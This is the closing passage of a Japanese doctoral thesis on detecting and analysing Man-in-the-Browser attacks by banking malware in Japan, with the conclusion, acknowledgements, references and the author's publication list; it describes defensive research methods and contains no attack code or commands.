本研究では，金融系マルウェアによる MITB 攻撃の実態を解明するために，金融系マルウェアの静的解析と挙動観測を組み合わせた長期観測について提案した．この調査手法を用いることで，金融系マルウェアに MITB 攻撃の指示を与える攻撃設定情報を継続的に観測し，攻撃対象や攻撃手法を明らかにすることを可能とした．また，調査手法は，最小限の静的解析で，複数の金融系マルウェアの長期観測を可能とした．長期観測の結果は，本研究内で用いるのみではなく，警視庁や ACTIVE プロジェクトに情報提供することで MITB 攻撃対策に活用されている．

次に，MITB 攻撃においてコンテンツ改ざんに利用される MITB 攻撃用 JavaScript を安全に解析するための動的解析手法について提案した．また，提案手法を実施するためのコンテンツ改ざん再現システムを構築した．提案手法を用いることで，MITB 攻撃用 JavaScript を効率的に入手することを可能とした．さらに，コンテンツ改ざん再現システムを用いることで，金融系マルウェア本体を用いることなく安全に MITB 攻撃用 JavaScript の動的解析を可能とした．また，提案手法が，金融系マルウェア 3 種類に対して有効であることを確認した．このことから，提案手法を用いることにより，複数種類の金融系マルウェアにおいてどのような改ざんが発生するのかを安全かつ効率的に解析することが可能であると考える．

さらに，金融系マルウェアの長期観測の調査結果に基づいて，2014〜2018 年にかけて日本国内で行われた MITB 攻撃手法の体系的な分類と既存対策手法の有効性の検討を行った．この結果，2014〜2018 年にかけて日本国内で行われた MITB 攻撃手法を情報盗取型コンテンツ改ざん攻撃モデル，自動送金型コンテンツ改ざん攻撃モデル，偽サイト誘導攻撃モデルの 3 種類のモデルに分類した．また，各 MITB 攻撃手法に対する既存対策手法の有効性の検討を行った結果，既存対策手法の問題点を明らかにし，より有効な利用方法について提案を行った．加えて，銀行以外の企業では，MITB 攻撃に対する対策が進んでいない状況や対策が困難な状況についても明らかにした．これらの検討の結果をふまえて，MITB 攻撃による情報盗取等を未然に防止するための検知手法について提案を行った．提案手法は，MITB 攻撃によって発生する悪性通信に着目し，この悪性通信を検知することで MITB 攻撃を検知するものである．提案手法をブラウザ拡張（ブラウザセンサ）に，コンテンツ改ざん攻撃を検知するための Blacklist 検知，偽サイト誘導攻撃を検知するための Whitelist 検知の実装を行い MITB 攻撃の検知実験を行った．検知実験の結果，提案手法を用いることで，MITB 攻撃を検知することが可能であることを確認した．また, ブラウザセンサを用いた検知手法と既存の検知手法を比較し，

その優位性について検討を行った．さらに，ブラウザセンサは，感染 PC 内で用いられるため金融系マルウェアによるブラウザセンサの無効化手法に対する対策について検討を行った．

最後に，MITB 攻撃対策の本質的な課題である攻防無限ループを防御者優位で終わらせる MITB 攻撃対策エコシステムについて提案した．MITB 攻撃対策エコシステムは，MITB 攻撃の分析，対策の更新，脅威情報の共有を適切に行うことで，攻撃者にとって MITB 攻撃を非効率なものとし，攻撃を止めさせる仕組みである．MITB 攻撃対策エコシステムが本研究で提案する分析手法と対策手法を組み合わせることで実現可能であることを示した．また，MITB 攻撃の攻撃コストが高いことや攻撃対象が正規サイトに限定されるといった特性から MITB 攻撃対策エコシステムが有効であることの検討を行った．その結果として，MITB 攻撃対策エコシステムが攻防無限ループを防御者優位で終わらせるために有効であると結論づける．

今後，提案した調査手法を用いて MITB 攻撃の調査・分析を継続的に行っていく．また，提案した MITB 攻撃検知技術を実用化し，MITB 攻撃対策エコシステムを広く行き渡らせる仕組みについて継続して検討する．さらに，MITB 攻撃対策エコシステムのように攻撃の特性を把握することで，攻防無限ループを防御者優位で終わらせる対策方法を他の攻撃にも応用可能であるかを継続して検討する．

謝辞

本研究を進めるにあたり，ご支援を賜りましたすべての皆様に深く感謝致します．本研究を進めるにあたり，多大なご指導とご助言を頂きました，横浜国立大学大学院環境情報研究院 松本勉教授，吉岡克成准教授に深く感謝致します．加えて，本研究に関する活発なご意見を頂きました，横浜国立大学先端科学高等研究院藤田彬特任助教，田辺瑠偉特任助教に深く感謝致します．

本論文の論文審査をお引き受け頂き，有意義なご助言を頂きました横浜国立大学大学院環境情報研究院 森辰則教授，四方順司教授，白川真一講師に深く感謝致します．

本研究を進めるうえで日頃より議論に協力して頂きました，松本研究室，四方研究室，吉岡研究室の皆様に深く感謝致します．また，研究活動に際し多大なご援助を頂きました成松美央秘書，石舘知子技術補佐員，川村恵美子技術補佐員，高山宏明技術補佐員に深く感謝致します．

私に研究の機会を与えて下さり，研究の支援をしてくださった邦本理夫氏，松本英樹氏，岩本一樹氏，遠藤基氏，奥村吉生氏，白石訓裕氏をはじめとした株式会社セキュアブレインの皆様に深く感謝致します．

私に大学院進学のきっかけを与えて下さり，公私に渡って研究を応援してくださった株式会社レインフォレストの岡田晃市郎氏に深く感謝致します．

私にセキュリティ分野への転職のきっかけを与えて下さり，研究の基礎となる技術をご指導くださった株式会社 Glia Computing の西田雅太氏に深く感謝致します．

最後に，家族として生活を支えてくれた妻と息子に感謝したいと思います．家族の支援がなければここまで来ることはできませんでした．

参考文献

[1] 情報処理推進機構. 情報セキュリティ 10 大脅威 2019. https://www.ipa.go.jp/security/vuln/10threats2019.html. Accessed: 2019-09-03.

[2] 警察庁. 平成 30 年中におけるサイバー空間をめぐる脅威の情勢等について. https://www.npa.go.jp/publications/statistics/cybersecurity/data/H30_cyber_jousei.pdf. Accessed: 2019-09-03.

[3] 日本サイバー犯罪対策センター. インターネットバンキングマルウェア「Gozi」による被害に注意. https://www.jc3.or.jp/topics/gozi.html. Accessed: 2019-06-14.

[4] 日本サイバー犯罪対策センター. インターネットバンキングマルウェア「DreamBot」による被害に注意. https://www.jc3.or.jp/topics/dreambot_cm.html. Accessed: 2018-12-03.

[5] 吉川孝志, 菅原圭. オンラインバンキングマルウェア「DreamBot(Ursnif/Gozi)」の今. https://www.mbsd.jp/blog/20180607.html. Accessed: 2018-10-30.

[6] 吉川孝志, 菅原圭. 隠された（見えない）デスクトップに潜む脅威とその仕組み. https://www.mbsd.jp/blog/20180914.html. Accessed: 2018-10-30.

[7] トレンドマイクロ. 日本で猛威を振るう「VAWTRAK」とは. https://www.trendmicro.com/vinfo/jp/threat-encyclopedia/web-attack/3141/vawtrak-plagues-users-in-japan. Accessed: 2018-12-03.

[8] トレンドマイクロ. 狙いは国内ネットバンキング、日本郵政を騙るマルウェアスパムが拡散. https://blog.trendmicro.co.jp/archives/12884. Accessed: 2019-06-14.

[9] トレンドマイクロ. クレジットカード情報を狙うウイルス「RAMNIT」が、日本にも本格上陸. https://www.is702.jp/news/2163/. Accessed: 2019-06-14.

[10] GoogleInc. VirusTotal. https://www.virustotal.com. Accessed: 2019-09-10.

[11] 鈴木雅貴, 中山靖司, 古原和邦. インターネット・バンキングに対する Man-in-the-Browser 攻撃への対策「取引認証」の安全性評価. 金融研究, Vol. 32, No. 3, pp. 51–76, 2013.

[12] 井澤秀益. 金融業界において注目されている情報セキュリティ上の研究課題について. 情報処理学会コンピュータセキュリティシンポジウム 2015 論文集, 第 2015 巻, pp. 336–339, Oct 2015.

[13] 中村啓佑, 宇根正志. 金融業界において注目されている情報セキュリティ上の研究課題：認証技術に焦点を当てて. 情報処理学会研究報告コンピュータセキュリティ, 第 2016-CSEC-74 巻, pp. 1–6, Jul 2016.

[14] 佐野宏明, 田中英彦. インターネットバンキングの不正送金対策. 情報処理学会第 77 回全国大会講演論文集, No. 1, pp. 443–444, Mar 2015.

[15] 岡田周平, 森滋男, 後藤厚宏. 不正送金対策向け金融サイバーキルチェーン. 情報処理学会コンピュータセキュリティシンポジウム 2016 論文集, 第 2016 巻, pp. 1012–1018, Oct 2016.

[16] 向平浩貴, 神農泰圭, 土屋貴史, 大木哲史, 高橋健太, 尾形わかは, 西垣正勝. Man In The Browser 攻撃

対策を実現する人間・銀行サーバ間のセキュア通信プロトコル（その 3）. 情報処理学会研究報告コンピュータセキュリティ, 第 2018-CSEC-82 巻, pp. 1–6, Jul 2018.

[17] 岡林喬久, 猪俣敦夫. インターネットバンキングにおける不正送金被害額の推定. 情報処理学会論文誌, Vol. 58, No. 12, pp. 1935–1942, Dec 2017.

[18] 栗原浩介, 佐々木良一. 二経路認証環境下におけるオンラインバンキングに対し想定される攻撃と対策の提案. 情報処理学会マルチメディア，分散協調とモバイルシンポジウム 2016 論文集, 第 2016 巻, pp. 1717–1722, Jul 2016.

[19] Dennis Kiwia, Ali Dehghantanha, Kim-Kwang Raymond Choo, and Jim Slaughter. A cyber kill chain based taxonomy of banking Trojans for evolutionary computational intelligence. *Journal of Computational Science*, Vol. 27, pp. 394 – 409, 2018.

[20] Michele Carminati, Roberto Caron, Federico Maggi, Ilenia Epifani, and Stefano Zanero. BankSealer: A decision support system for online banking fraud analysis and investigation. *Computers and Security*, Vol. 53, pp. 175–186, 2015.

[21] Michele Carminati, Alessandro Baggio, Federico Maggi, Umberto Spagnolini, and Stefano Zanero. FraudBuster: Temporal analysis and detection of advanced financial frauds. In *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA 2018)*, Vol. 10885 LNCS, pp. 211–233, 2018.

[22] Jurjen Jansen and Paul van Schaik. Testing a model of precautionary online behaviour: The case of online banking. *Computers in Human Behavior*, Vol. 87, pp. 371–383, Oct 2018.

[23] Michelle Castell. Mitigating Online Account Takeovers: The Case for Education. `https://www.frbatlanta.org/-/media/documents/rprf/rprf_pubs/130408surveypaper.pdf`, 2013.

[24] Andrea Continella, Michele Carminati, Mario Polino, Andrea Lanzi, Stefano Zanero, and Federico Maggi. Prometheus: Analyzing WebInject-based information stealers. *Journal of Computer Security*, Vol. 25, No. 2, pp. 117–137, 2017.

[25] 瀬川達也, 神薗雅紀, 星澤裕二, 吉岡克成, 松本勉. Man-in-the-Browser 攻撃を行うマルウェアの安全な動的解析手法. 情報処理学会研究報告コンピュータセキュリティ, 第 2013-CSEC-61 巻, pp. 1–8, May 2013.

[26] 岩本一樹, 高田一樹, 津田侑, 遠峰隆史, 井上大介. マルウェアに実装されている仮想マシン検知機能の調査分析. 情報処理学会コンピュータセキュリティシンポジウム 2017 論文集, 第 2017 巻, pp. 327–334, Oct 2017.

[27] 津田侑, 神薗雅紀, 遠峰隆史, 安田真悟, 三浦良介, 宮地利幸, 衛藤将史, 井上大介, 中尾康二. 標的型攻撃のシナリオ再現環境の構築. 情報処理学会研究報告コンピュータセキュリティ, 第 2013-CSEC-61 巻, pp. 1 – 6, May 2014.

[28] 津田侑, 遠峰隆史, 金谷延幸, 牧田大祐, 丑丸逸人, 神宮真人, 高野祐輝, 安田真悟, 三浦良介, 太田悟史, 宮地利幸, 神薗雅紀, 衛藤将史, 井上大介, 中尾康二. サイバー攻撃誘引基盤 STARDUST. 情報処理学会コンピュータセキュリティシンポジウム 2017 論文集, 第 2017 巻, pp. 472–479, Oct 2017.

[29] Christian Rossow, Christian J. Dietrich, Herbert Bos, Lorenzo Cavallaro, Maarten van Steen, Felix C. Freiling, and Norbert Pohlmann. Sandnet: Network Traffic Analysis of Malicious Software. In *Proceedings of the First Workshop on Building Analysis Datasets and Gathering Experience Returns for Security*, BADGERS '11, pp. 78–88, 2011.

[30] Gregoire Jacob, Ralf Hund, Christopher Kruegel, and Thorsten Holz. JACKSTRAWS: Picking Command and Control Connections from Bot Traffic. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, pp. 29–29, 2011.

[31] Michael Sikorski and Andrew Honig. *Practical Malware Analysis: A Hands-On Guide to Dissecting Malicious Software*. No Starch Press, 2012.

[32] 新井悠, 岩村誠, 川古谷裕平, 青木一史, 星澤裕二. アナライジング・マルウェア —フリーツールを使った感染事案対処. オライリージャパン, 2010.

[33] Hybrid Analysis GmbH. VxStream Sandbox. `http://www.payload-security.com/product/vxstream-sandbox`. Accessed: 2018-06-15.

[34] Hybrid Analysis GmbH. Hybrid Analysis. `http://www.payload-security.com/technology/hybrid-analysis`. Accessed: 2018-06-15.

[35] 中島将太, 大月勇人, 明田修平, 瀧本栄二, 齋藤彰一, 毛利公一. 動的解析ログを活用した静的解析補助手法. 情報処理学会論文誌, Vol. 59, No. 2, pp. 800–811, Feb 2018.

[36] Ashkan Rahimian, Raha Ziarati, Stere Preda, and Mourad Debbabi. On the Reverse Engineering of the Citadel Botnet. *Foundations and Practice of Security*, 2014.

[37] 中津留勇. Fight Against Citadel in Japan. `http://www.jpcert.or.jp/present/2014/20140218CODEBLUE-Citadel_ja.pdf`. Accessed: 2018-11-03.

[38] Jean-Ian Boutin. The evolution of webinjects. In *Virus Bulletin Conference*, pp. 25–34, 2014.

[39] 柴田龍平, 羽田大樹, 横山恵一. Js-Walker: JavaScript API hooking を用いた解析妨害 JavaScript コードのアナリスト向け解析フレームワーク. 情報処理学会コンピュータセキュリティシンポジウム 2016 論文集, 第 2016 巻, pp. 951–957, Oct 2016.

[40] 上川先之, 山内利宏. API 操作ログ取得による難読化 JavaScript コード解析支援システム. 情報処理学会コンピュータセキュリティシンポジウム 2017 論文集, 第 2017 巻, Oct 2017.

[41] 中尾康二. 歴史を紐解くセキュリティ技術，その現在，そして未来. 情報処理学会デジタルプラクティス, Vol. 9, No. 3, pp. 596–608, Jul 2018.

[42] 高橋正和, 福本佳成, 内田法道, 小川博久, 菊池浩明, 中尾康二. パネル討論「情報セキュリティの今後のあり方」. 情報処理学会デジタルプラクティス, Vol. 9, No. 3, pp. 755–764, Jul 2018.

[43] 松浦幹太. サイバーリスクの脅威に備える. DOJIN 選書, 2015.

[44] 齊藤悠希, 八槇博史. 自動プランニングを用いたサイバー攻撃手順の生成. 情報処理学会コンピュータセキュリティシンポジウム 2016 論文集, 第 2016 巻, pp. 1319–1326, Oct 2016.

[45] 石川博也, 八槇博史. サイバー空間における攻撃と防御の共進化シミュレーション. 情報処理学会コンピュータセキュリティシンポジウム 2016 論文集, 第 2016 巻, pp. 1341–1348, Oct 2016.

[46] 小倉加奈代. ユーザのサイト真偽判断行動と思考特性との関係性の検討. 情報処理学会研究報告コンピュータセキュリティ, 第 2017-CSEC-78 巻, pp. 1–7, Jul 2017.

[47] A. Oest, Y. Safaei, A. Doupé, G. Ahn, B. Wardman, and K. Tyers. PhishFarm: A Scalable Framework for Measuring the Effectiveness of Evasion Techniques against Browser Phishing Blacklists. In *2019 IEEE Symposium on Security and Privacy (SP)*, pp. 1344–1361, May 2019.

[48] 西田雅太, 太刀川剛, 岩本一樹, 遠藤基, 奥村吉生, 星澤裕二. 静的解析と挙動観測による金融系マルウェアの攻撃手法の調査. 情報処理学会コンピュータセキュリティシンポジウム 2014 論文集, 第 2014 巻, pp. 859–866, Oct 2014.

[49] Hex-Rays. IDA: About. https://www.hex-rays.com/products/ida/index.shtml. Accessed: 2018-02-11.
[50] Oleh Yuschuk. OllyDbg v1.10. http://www.ollydbg.de. Accessed: 2018-02-11.
[51] Cuckoo Foundation. Cuckoo Sandbox. https://cuckoosandbox.org. Accessed: 2019-09-10.
[52] NTT データ. 国内初、「二次元コードによるトランザクション認証機能」のサービスを開始. http://www.nttdata.com/jp/ja/news/services_info/2016/2016052701.html. Accessed: 2018-06-23.
[53] ZDNet Japan. 楽天銀行、オンラインバンキングの不正送金対策にビッグデータセキュリティを導入. https://japan.zdnet.com/article/35076776/. Accessed: 2018-06-23.
[54] セキュアブレイン. セキュアブレイン、金融機関向け不正送金対策ソリューション「PhishWall クライアントレス」のオプション機能として、なりすまし検知サービスの販売を開始. ://www.securebrain.co.jp/about/news/2018/05/narisumashi.html. Accessed: 2018-06-23.
[55] INTERNET Watch. 三井住友銀行が「サイン認証」導入へ、筆運びデータで照合、印鑑不要に. https://internet.watch.impress.co.jp/docs/news/752861.html. Accessed: 2018-06-23.
[56] 総務省. ACTIVE. http://www.active.go.jp. Accessed: 2018-01-21.
[57] Blake Mizerany. Sinatra. http://sinatrarb.com/. Accessed: 2018-08-16.
[58] 高田一樹, 松本英樹, 邦本理夫, 吉岡克成, 松本勉. MITB 攻撃においてコンテンツ改ざんを行う不正 JavaScript の解析手法. 情報処理学会コンピュータセキュリティシンポジウム 2018 論文集, 第 2018 巻, pp. 1008–1015, Oct 2018.
[59] シマンテック. 金融機関を狙うトロイの木馬として主力となった Dyre. https://www.symantec.com/connect/nl/blogs/dyre?page=1. Accessed: 2019-06-14.
[60] 全国銀行協会. インターネット・バンキングにおけるセキュリティ対策事例. https://www.zenginkyo.or.jp/fileadmin/res/news/news280614_1.pdf. Accessed: 2018-12-05.
[61] 全国銀行協会. 銀行および法人のお客さまに求められるセキュリティ対策事例. https://www.zenginkyo.or.jp/fileadmin/res/news/news260717_1.pdf. Accessed: 2018-12-05.
[62] 日本 IBM. Trusteer Pinpoint Detect. https://www.ibm.com/jp-ja/marketplace/trusteer-pinpoint-detect. Accessed: 2018-12-05.
[63] セキュアブレイン. PhishWall プレミアム・PhisWall クライアントレス. https://www.securebrain.co.jp/products/phishwall/index.html. Accessed: 2018-12-05.
[64] 全国銀行協会. インターネット・バンキングにおける預金等の不正な払戻しについて. https://www.zenginkyo.or.jp/topic/detail/nid/6389/. Accessed: 2018-12-05.
[65] 三井住友銀行. SMBC ダイレクト（インターネットバンキング）セキュリティ：三井住友銀行. https://www.smbc.co.jp/kojin/direct/securi/. Accessed: 2019-11-13.
[66] 三菱ＵＦＪ銀行. セキュリティ対策 — 三菱ＵＦＪ銀行. https://direct.bk.mufg.jp/secure/index.html. Accessed: 2019-11-13.
[67] みずほ銀行. 安心・安全のセキュリティ｜みずほ銀行. https://www.mizuhobank.co.jp/retail/products/direct/security/index.html. Accessed: 2019-11-13.
[68] りそな銀行. マイゲートセキュリティ安心講座｜マイゲート｜りそな銀行. https://www.resonabank.co.jp/kojin/anshin/. Accessed: 2019-11-13.
[69] ゆうちょ銀行. 安心のセキュリティ｜ゆうちょダイレクト. https://www.jp-bank.japanpost.jp/

direct/pc/security/dr_pc_sc_index.html. Accessed: 2019-11-13.

[70] mozilla. ブラウザ拡張機能. https://developer.mozilla.org/ja/docs/Mozilla/Add-ons/WebExtensions. Accessed: 2019-09-19.

[71] WarpDrive プロジェクト. WarpDrive. https://warpdrive-project.jp/. Accessed: 2018-12-06.

[72] 攻殻機動隊 REALIZE PROJECT 事務局. 攻殻機動隊 REALIZE PROJECT. http://www.realize-project.jp/. Accessed: 2019-11-13.

[73] 日本 IBM. Shifu：日本の銀行 14 行を標的にした、「熟練の技」を持つ新トロイの木馬が出現！ https://www.ibm.com/blogs/security/jp-ja/96/. Accessed: 2019-09-26.

[74] 宮西健至. フィッシング対策セミナー 2016 講演資料 インターネットバンキングに係る不正送金事犯の現状と対策. https://www.antiphishing.jp/news/pdf/apcseminar2016npa.pdf. Accessed: 2019-11-26.

[75] INTERNET Watch. セキュアブレインが警視庁にセキュリティ協力、ネット犯罪関連情報を提供. https://internet.watch.impress.co.jp/docs/news/666876.html. Accessed: 2019-11-25.

[76] 高田一樹. 「ネットバンキングウイルス無力化作戦」の裏側と高度化する金融マルウェア. https://www.slideshare.net/codeblue_jp/cb16-takada-ja. Accessed: 2019-11-25.

[77] ICT-ISAC. 一般社団法人 ICT-ISAC. https://www.ict-isac.jp/index.html. Accessed: 2019-11-25.

[78] 日本サイバー犯罪対策センター. 一般社団法人日本サイバー犯罪対策センター. https://www.jc3.or.jp. Accessed: 2019-12-10.

[79] 金融 ISAC. 一般社団法人金融 ISAC. http://www.f-isac.jp/. Accessed: 2020-02-06.

公表論文リスト

学会論文誌論文

1. 高田一樹，岩本一樹，遠藤基，奥村吉生，岡田晃市郎，西田雅太，吉岡克成，松本勉，静的解析と挙動観測を組み合わせた金融系マルウェア長期観測手法の提案，情報処理学会論文誌，Vol.59，No.12，2018.
2. 高田一樹，松本英樹，邦本理夫，吉岡克成，松本勉，MITB 攻撃においてコンテンツ改ざんを行う不正 JavaScript の解析手法，情報処理学会論文誌，Vol.60，No.9，2019.
3. 高田一樹，吉岡克成，松本勉，MITB 攻撃手法の分類と対策手法の有効性に関する考察，情報処理学会論文誌，vol.60，No.12，2019.

本研究に関連する国際会議発表

1. Kazuki Takada, Kunihiro Shiraishi, Katsunari Yoshioka, Tsutomu Matsumoto, Proposal of whitelist based detection of MITB attacks using browser extension, The 14th Asia Joint Conference on Information Security (AsiaJCIS 2019), 2019 (Poster).

本研究に関連する研究会・シンポジウム等発表（査読なし）

1. 高田一樹，邦本理夫，吉岡克成，松本勉，MITB 攻撃によるコンテンツ改ざん検知手法の検討，第 81 回情報処理学会コンピュータセキュリティ研究会 (CSEC81)，2018.
2. 高田一樹，松本英樹，邦本理夫，吉岡克成，松本勉，MITB 攻撃においてコンテンツ改ざんを行う不正 JavaScript の解析手法，情報処理学会コンピュータセキュリティシンポジウム 2018 (CSS2018)，2018.
3. 高田一樹，吉岡克成，松本勉，MITB 攻撃手法の分類と対策手法の有効性に関する考察，電子情報通信学会暗号と情報セキュリティシンポジウム (SCIS2019)，2019.

その他

1. 岩本一樹，高田一樹，津田侑，遠峰隆史，井上大介，マルウェアに実装されている仮想マシン検知機能の調査分析，情報処理学会コンピュータセキュリティシンポジウム 2017 (CSS2017)，2017.
2. 高田一樹，岩本一樹，津田侑，遠峰隆史，井上大介，仮想マシン検知回避機能を持つ動的解析ツールの開発，情報処理学会コンピュータセキュリティシンポジウム 2017 (CSS2017)，2017.

3. 高田一樹，鉄穎，岡田晃市郎，吉岡克成，松本勉，IoT マルウェアサイバー攻撃インフラのアクティブ調査，第 80 回情報処理学会コンピュータセキュリティ研究会 (CSEC80)，2018.
4. 三須剛史，高田一樹，擬似 C&C サーバを用いた IoT マルウェア駆除手法の検討，第 86 回情報処理学会コンピュータセキュリティ研究会 (CSEC86)，2019.
5. 源平祐太，中川雄太，高田一樹，小出駿，金井文宏，秋山満昭，田辺瑠偉，吉岡克成，松本勉，悪性 Web サイトに到達しやすい危険検索単語の検知，情報処理学会コンピュータセキュリティシンポジウム 2019 (CSS2019)，2019.【優秀論文賞受賞】
6. 三須剛史，岩本一樹，高田一樹，吉岡克成，IoT マルウェア駆除のためのキルコマンド等の自動抽出，情報処理学会コンピュータセキュリティシンポジウム 2019 (CSS2019)，2019.